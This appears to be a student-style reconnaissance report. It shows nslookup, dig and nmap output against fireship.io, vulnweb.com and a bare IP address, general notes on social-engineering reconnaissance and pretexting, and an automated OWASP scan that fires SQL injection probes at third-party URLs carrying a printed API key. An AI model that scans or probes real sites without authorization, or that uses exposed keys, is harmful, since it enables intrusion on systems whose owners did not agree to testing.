
Reverse DNS Lookup: nslookup IPaddress Replace "IPaddress" with the IP address you want to perform a reverse DNS lookup on. This command will return the domain name associated with the given IP address.



```
┌──(kali㉿kali)-[~]
└─$ nslookup fireship.io
Server:         192.168.129.26
Address:        192.168.129.26#53

Non-authoritative answer:
Name:   fireship.io
Address: 151.101.65.195
Name:   fireship.io
Address: 151.101.1.195
Name:   fireship.io
Address: 64:ff9b::9765:1c3
Name:   fireship.io
Address: 64:ff9b::9765:41c3
```

```
$ nslookup fireship.io
Server:        192.168.129.26
Address:       192.168.129.26#53
```

```
Non-authoritative answer:
Name:   fireship.io
Address: 151.101.65.195
Name:   fireship.io
Address: 151.101.1.195
Name:   fireship.io
Address: 64:ff9b::9765:1c3
Name:   fireship.io
Address: 64:ff9b::9765:41c3
```



```
┌──(kali㉿kali)-[~]
└─$ nslookup vulnweb.com
Server:         192.168.129.26
Address:        192.168.129.26#53

Non-authoritative answer:
Name:   vulnweb.com
Address: 44.228.249.3
Name:   vulnweb.com
Address: 64:ff9b::2ce4:f903
```


```
$ nslookup vulnweb.com
Server:         192.168.129.26
Address:        192.168.129.26#53

Non-authoritative answer:
Name:   vulnweb.com
Address: 44.228.249.3
Name:   vulnweb.com
Address: 64:ff9b::2ce4:f903
```

DIG Command

The DIG command is a versatile DNS (Domain Name System) troubleshooting tool used to query DNS servers and retrieve DNS-related information. It is commonly used in command-line interfaces and is available on various operating systems, including Linux, macOS, and Windows (through third-party installations). Here are some common uses of the DIG command:

Basic DNS Query: dig domainname Replace "domainname" with the actual domain name you want to query. This command will provide you with information such as the IP address(es) associated with the domain, the authoritative DNS servers, and additional DNS records.


Query Specific DNS Record Type: dig recordtype domainname Replace "recordtype" with the specific DNS record type you want to query, such as A, MX, CNAME, TXT, etc. This command will return the records of the specified type associated with the domain.



```
┌──(kali㉿kali)-[~]
└─$ dig fireship.io

; <<>> DiG 9.18.12-1-Debian <<>> fireship.io
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28750
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;fireship.io.                   IN      A

;; ANSWER SECTION:
fireship.io.            93      IN      A       151.101.65.195
fireship.io.            93      IN      A       151.101.1.195

;; Query time: 55 msec
;; SERVER: 192.168.129.26#53(192.168.129.26) (UDP)
;; WHEN: Mon Jul 03 23:01:16 IST 2023
;; MSG SIZE  rcvd: 61
```

```
$ dig fireship.io

; <<>> DiG 9.18.12-1-Debian <<>> fireship.io
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28750
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0,
ADDITIONAL: 0

;; QUESTION SECTION:
;fireship.io.            IN      A

;; ANSWER SECTION:
fireship.io.     93      IN      A       151.101.65.195
fireship.io.     93      IN      A       151.101.1.195
```

```
;; Query time: 55 msec
;; SERVER: 192.168.129.26#53(192.168.129.26) (UDP)
;; WHEN: Mon Jul 03 23:01:16 IST 2023
;; MSG SIZE  rcvd: 61
```




```
┌──(kali㉿kali)-[~]
└─$ dig vulnweb.com

; <<>> DiG 9.18.12-1-Debian <<>> vulnweb.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21268
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;vulnweb.com.                   IN      A

;; ANSWER SECTION:
vulnweb.com.            3469    IN      A       44.228.249.3

;; Query time: 3 msec
;; SERVER: 192.168.129.26#53(192.168.129.26) (UDP)
;; WHEN: Mon Jul 03 23:00:48 IST 2023
;; MSG SIZE  rcvd: 45
```

```
$ dig vulnweb.com

; <<>> DiG 9.18.12-1-Debian <<>> vulnweb.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21268
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 0

;; QUESTION SECTION:
;vulnweb.com.                   IN      A

;; ANSWER SECTION:
vulnweb.com.            3469    IN      A       44.228.249.3

;; Query time: 3 msec
;; SERVER: 192.168.129.26#53(192.168.129.26) (UDP)
;; WHEN: Mon Jul 03 23:00:48 IST 2023
;; MSG SIZE  rcvd: 45
```

Nmap Command


Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.



```
┌──(kali㉿kali)-[~]
└─$ nmap fireship.io
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 23:07 IST
Nmap scan report for fireship.io (151.101.65.195)
Host is up (0.089s latency).
Other addresses for fireship.io (not scanned): 151.101.1.195 64:ff9b::9765:1c3 64:ff9b::9765:41c3
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
554/tcp  open  rtsp
1723/tcp open  pptp

Nmap done: 1 IP address (1 host up) scanned in 8.62 seconds
```

$ nmap fireship.io
Starting Nmap 7.93 (https://nmap.org) at 2023-07-03 23:07 IST
Nmap scan report for fireship.io (151.101.65.195)
Host is up (0.089s latency).
Other addresses for fireship.io (not scanned): 151.101.1.195 64:ff9b::9765:1c3 64:ff9b::9765:41c3
Not shown: 996 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp   open http
443/tcp open https
554/tcp open rtsp
1723/tcp open pptp

Nmap done: 1 IP address (1 host up) scanned in 8.62 seconds



```
┌──(kali㉿kali)-[~]
└─$ nmap vulnweb.com
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 23:09 IST
Nmap scan report for vulnweb.com (44.228.249.3)
Host is up (0.34s latency).
Other addresses for vulnweb.com (not scanned): 64:ff9b::2ce4:f903
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
554/tcp  open  rtsp
1723/tcp open  pptp

Nmap done: 1 IP address (1 host up) scanned in 22.56 seconds
```

```
$ nmap vulnweb.com
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 23:09 IST
Nmap scan report for vulnweb.com (44.228.249.3)
Host is up (0.34s latency).
Other addresses for vulnweb.com (not scanned): 64:ff9b::2ce4:f903
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-
2.compute.amazonaws.com
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
554/tcp  open  rtsp
1723/tcp open  pptp

Nmap done: 1 IP address (1 host up) scanned in 22.56 seconds
```

Information Gathering for Social Engineering Attacks

Information gathering plays a critical role in executing successful social engineering attacks, which rely on exploiting human psychology and trust. In this context, information gathering involves extensive research and analysis of the target's personal and professional life. Social engineers aim to gather information about the target's interests, relationships, online presence, work history, and communication patterns to craft tailored attacks that appear legitimate and increase the chances of success.
To gather the necessary information, social engineers employ various techniques. They may use open-source intelligence (OSINT) to collect publicly available information from social media platforms, online directories, news articles, and other publicly accessible sources. Additionally, they might engage in pretexting, which involves contacting the target or relevant individuals under false pretences to extract sensitive information indirectly. This could be done through phone calls, emails, or in-person interactions.

By collecting and analyzing this information, social engineers can create believable scenarios that exploit the target's trust. For example, they may pose as a colleague, friend, or service provider, using the gathered details to customize their approach and establish credibility. With knowledge of the target's interests, they can create phishing emails with enticing subject lines or craft tailored messages that mimic familiar communication patterns. The goal is to manipulate the target into revealing sensitive information, clicking on malicious links, or performing actions that compromise security.

Information Gathering for Physical Security Assessments

Information gathering for physical security assessments involves gathering detailed information about an organization's physical security measures, infrastructure, and protocols. This process aims to assess the effectiveness of existing security controls and identify potential vulnerabilities that could be exploited by unauthorized individuals.

The first step in information gathering for physical security assessments is conducting a thorough site survey. This involves physically inspecting the premises and noting the layout, entrances and exits, surveillance systems, alarm systems, access control mechanisms, lighting conditions, and any other relevant physical security measures in place. Photographs, floor plans, and diagrams can be used to document and analyze the observed details.

Additionally, security professionals may gather information about the organization's security policies and procedures, such as access control policies, visitor management protocols, emergency response plans, and employee training programs. This helps in understanding the organization's security culture and evaluating the effectiveness of the implemented security measures.

Emerging Trends and Technologies In Information Gathering

Emerging trends and technologies in information gathering are continuously evolving as technology advances and new methods are developed. Here are a few notable trends and technologies that are shaping the field of information gathering:

Open-Source Intelligence (OSINT) Tools: OSINT tools are becoming increasingly sophisticated and accessible, allowing researchers and investigators to gather information from publicly available sources more efficiently. These tools enable the collection and analysis of data from social media platforms, online databases, public records, and other sources, providing valuable insights for various purposes, including threat intelligence, investigations, and background checks.


Automation and Artificial Intelligence (AI): Automation and AI technologies are revolutionizing information gathering by streamlining processes and extracting insights from large volumes of data. Machine learning algorithms can be employed to automate data collection, analysis, and pattern recognition, enabling faster and more accurate information gathering. AI-powered chatbots and virtual assistants are also being utilized to interact with online platforms and gather information in a more efficient and scalable manner.

Dark Web Intelligence: The dark web, a hidden part of the internet, is a breeding ground for illicit activities. Information gathering techniques and technologies are evolving to monitor and collect data from the dark web for security purposes. Advanced tools and services are being developed to identify threats, track cybercriminal activities, and gather intelligence on underground forums, marketplaces, and other hidden platforms.

Internet of Things (IoT) Devices: With the proliferation of IoT devices, information gathering extends beyond traditional digital platforms. IoT devices, such as smart home devices, wearables, and connected infrastructure, generate vast amounts of data that can be leveraged for information gathering purposes. This includes gathering data on user behavior, locations, preferences, and more, which can be analyzed to extract insights and patterns.

Geospatial Intelligence: Geospatial intelligence involves the collection, analysis, and visualization of location-based data. With advancements in satellite imaging, aerial photography, and mapping technologies, geospatial intelligence has become a valuable tool for information gathering. It can be used for various purposes, including urban planning, disaster response, military operations, and environmental monitoring.

Finding the open ports using Nmap:




```
┌──(aditya㉿kali)-[~]
└─$ nmap 217.21.84.9
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-30 22:13 IST
Nmap scan report for 217.21.84.9
Host is up (0.14s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
7443/tcp open  oracleas-https
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 18.29 seconds

┌──(aditya㉿kali)-[~]
└─$ 
```

OWASP VULNERABILITIES FOUND IN fireship.io:

An extension specifically designed to detect OWASP vulnerabilities was utilised for this assessment (OWASP Penetration Testing Kit).Fireship.io is a widely used web application known for its educational resources and tutorials on web development. As security is paramount for web applications, it is crucial to assess fireship.io for potential vulnerabilities to ensure the confidentiality, integrity, and availability of user data and functionality.To evaluate the security of fireship.io, we employed an extension tailored for detecting OWASP vulnerabilities. This extension was chosen due to its reputation, compatibility with the web application framework, and ability to identify common security flaws outlined in the OWASP Top Ten list.The selected extension offers a range of features that align with industry best practices for vulnerability assessment. It includes the capability to scan web applications for vulnerabilities such as SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), and other common security weaknesses.

During the assessment, the extension successfully identified multiple vulnerabilities present in fireship.io. The vulnerabilities were categorised based on their severity levels, including high, medium, and low. A detailed list of the identified vulnerabilities, their affected components, potential impact, and suggested remediation measures are provided below.



Scanning fireship.io


```
https://identitytoolkit.googleapis.com/v1/accounts:sendOobCode?ke...
https://apis.google.com/js/api.js?onload=__iframefcb843686
https://apis.google.com/_/scs/abc-static/_/js/k=gapi.lb.en.5o5-TAFr1...
https://identitytoolkit.googleapis.com/v1/projects?key=AIzaSyBns4U...
https://fireship-app.firebaseapp.com/__/auth/iframe?apiKey=AIzaSy...
https://fireship.io/courses/nextjs/
https://fireship.io/courses/supabase/
https://identitytoolkit.googleapis.com/v1/accounts:sendOobCode?ke...
https://fireship.io/courses
https://vimeo.com/api/oembed.json?url=https%3A%2F%2Fvimeo.co...
https://use.typekit.net/af/37de2f/00000000000000007735a165/3...
https://www.google-analytics.com/g/collect?v=2&tid=G-VTJV5CVC...
https://vimeo.com/api/oembed.json?url=https%3A%2F%2Fvimeo.co...
https://use.typekit.net/af/1416a9/00000000000000007735a15a/3...
```

1060 ATTACKS | 173 FINDINGS | 3 HIGH | 0 MEDIUM | 170 LOW

Attack: SQL Injection - Single Quote (before)
URL:
https://identitytoolkit.googleapis.com/v1/accounts:sendOobCode?key=AIzaSyBns4UUCKIfb_3xOesTSezA9GbEyulU7XA
Details

Attack: SQL Injection - Double Quote (before)
URL:
https://identitytoolkit.googleapis.com/v1/accounts:sendOobCode?key=AIzaSyBns4UUCKIfb_3xOesTSezA9GbEyulU7XA
Details

Attack: SQL Injection - Single Quote (after)
URL:
https://identitytoolkit.googleapis.com/v1/accounts:sendOobCode?key=AIzaSyBns4UUCKIfb_3xOesTSezA9GbEyulU7XA
Details



Vulnerability detected

Attack: Missing Content-Security-Policy header

URL:

https://identitytoolkit.googleapis.com/v1/accounts:sendOobCode?key=AIzaSyBns4UUCKIfb_3xOesTSezA9GbEyuIU7XA

Details

Vulnerability detected

Attack: Missing Strict-Transport-Security header

URL:

https://identitytoolkit.googleapis.com/v1/accounts:sendOobCode?key=AIzaSyBns4UUCKIfb_3xOesTSezA9GbEyuIU7XA

Details

Vulnerability detected

Attack: X-Frame-Options header is an obsolete directive

URL:

https://identitytoolkit.googleapis.com/v1/accounts:sendOobCode?key=AIzaSyBns4UUCKIfb_3xOesTSezA9GbEyuIU7XA

Mozilla Observatory:

The Mozilla Observatory is a project designed to help developers, system administrators, and security professionals configure their sites safely and securely. It does this by providing a free online tool that scans websites for security vulnerabilities. The scanner evaluates a website's security against a set of best practices, and then provides a report that identifies any potential vulnerabilities.

The Mozilla Observatory is a valuable tool for anyone who wants to make sure their website is as secure as possible. It is easy to use, and the reports are clear and easy to understand. The Observatory also provides a forum where users can discuss security issues and share tips.

